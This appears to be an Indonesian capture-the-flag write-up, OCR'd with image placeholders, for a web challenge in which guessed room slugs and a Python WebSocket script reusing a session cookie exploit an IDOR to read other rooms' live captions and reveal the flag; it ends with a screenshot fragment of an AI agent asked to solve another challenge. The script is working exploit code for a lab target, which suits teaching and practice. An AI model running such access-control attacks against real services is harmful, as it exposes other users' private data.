┌──(deadbeef㉿kali)-[~/rapatkita]
└─$ /usr/bin/curl -sSL \
  'https://tccpens.id/portfolio/' \
  -o ~/rapatkita/portfolio.html


┌──(deadbeef㉿kali)-[~/rapatkita]
└─$ /usr/bin/grep -n -A16 -B4 'function slugify' \
  ~/rapatkita/app.js
3-  const preview = document.getElementById('slug-preview');
4-  const form = document.getElementById('create-form');
5-  if (!title || !preview || !form) return;
6-
7:  function slugify(value) {
8-    return String(value)
9-      .toLowerCase()
10-      .normalize('NFKD')
11-      .replace(/[^\w\s-]/g, '')
12-      .trim()
13-      .replace(/[\s_]+/g, '-')
14-      .replace(/-+/g, '-');
15-  }
16-
17-  function refresh() {
18-    preview.textContent = slugify(title.value) || '-';
19-  }
20-
21-  title.addEventListener('input', refresh);
22-  refresh();
23-

┌──(deadbeef㉿kali)-[~/rapatkita]
└─$
```


disini kita menganalisa slugify judul yang membuat judul misalnya “RAJA HUTAN” otomatis menjadi “raja-hutan”

lalu juga ada hint bahwa kita harus mengecek porto jadi disini saya ngecek portofolio.html

nah disini ada nama nama seperti “eko wahyudi fans club” yang artinya jika di slug menjadi “eko-wahyudi-fans-club”



lalu disini kami login dan memasukkan solver.py untuk tahap terakhir mendapatkan sebuah flag



berikut adalah [solver.py](#) untuk membaca captions yang IDOR

```
/bin/cat > ~/rapatkita/ws_solve.py <<'PY'
import http.cookiejar
import json
import websocket

URL = "ws://chall.ctf.tccpens.id:30653/captions"
COOKIE_FILE = "/tmp/rapatkita-cookies.txt"

jar = http.cookiejar.MozillaCookieJar(COOKIE_FILE)
jar.load(ignore_discard=True, ignore_expires=True)

cookies = [
    f"{cookie.name}={cookie.value}"
    for cookie in jar
    if cookie.name == "rk_sid"
]
```

```
if not cookies:
    raise SystemExit(
        "Cookie rk_sid tidak ditemukan. "
        "Login terlebih dahulu."
    )

cookie_header = "; ".join(cookies)

rooms = [
    "kopdar-tcc-pens",
    "eko-wahyudi-fans-club",
]

for room in rooms:
    print(f"\n===== ROOM: {room} =====")
    ws = None

    try:
        ws = websocket.create_connection(
            URL,
            timeout=3,
            cookie=cookie_header,
        )

        print("[+] WebSocket terhubung")

        ws.send(json.dumps({
            "type": "subscribe",
            "room": room,
        }))

        try:
```

```
    first = ws.recv()
except websocket.WebSocketTimeoutException:
    print("Tidak ada respons dalam 3 detik.")
    continue

print("[SERVER]", first)

try:
    message = json.loads(first)
except json.JSONDecodeError:
    message = {}

if message.get("type") == "error":
    print("[!] Server menolak room:", message.get("error"))
    continue

if message.get("type") != "subscribed":
    print("[!] Respons bukan konfirmasi subscribe.")
    continue

print("[+] Subscribe berhasil.")
print("[+] Membaca caption:")

while True:
    try:
        response = ws.recv()
        print("[CAPTION]", response)

        try:
            cue = json.loads(response)
        except json.JSONDecodeError:
            continue
```

```
            text = cue.get("text", "")
            if text.startswith("IONIC{") and text.endswith("}"):
                print("\n[+] KANDIDAT FLAG DITEMUKAN:")
                print(text)

        except websocket.WebSocketTimeoutException:
            print("[*] Tidak ada caption baru; lanjut.")
            break


        except websocket.WebSocketConnectionClosedException:
            print("[*] Koneksi WebSocket ditutup.")
            break

    except Exception as exc:
        print("[!] Error:", type(exc).__name__, str(exc))

    finally:
        if ws is not None:
            ws.close()
```

PY

dan setelah itu flag tersebut berhasil terbaca dan mendapatkan sebuah flag dari analisis diatas tadi :)




FLAG : IONIC{c4p710n_l1v3_b0c0r_k4n_4u7hZ_15_n07_4_5ugg3s710n!!!!!!}


Nimbus


note :


jadi challenge ini lumayan lah ya dibantu ai agent juga dan ai nya gabisa di sharelink pakai opencode gratisan jadi saya proof nya pakai screenshot aja


proof screenshot ai agent :






Session Actions Edit View Help
Solve challenge archive_vault di folder soal
Context
84,878 tokens
42% used
MCP
· burp Error
coba solve challenge web ini http://chall.ctf.tccpens.id:30976/
$ curl -sS -i --max-time 20 http://chall.ctf.tccpens.id:30976/ | head -100
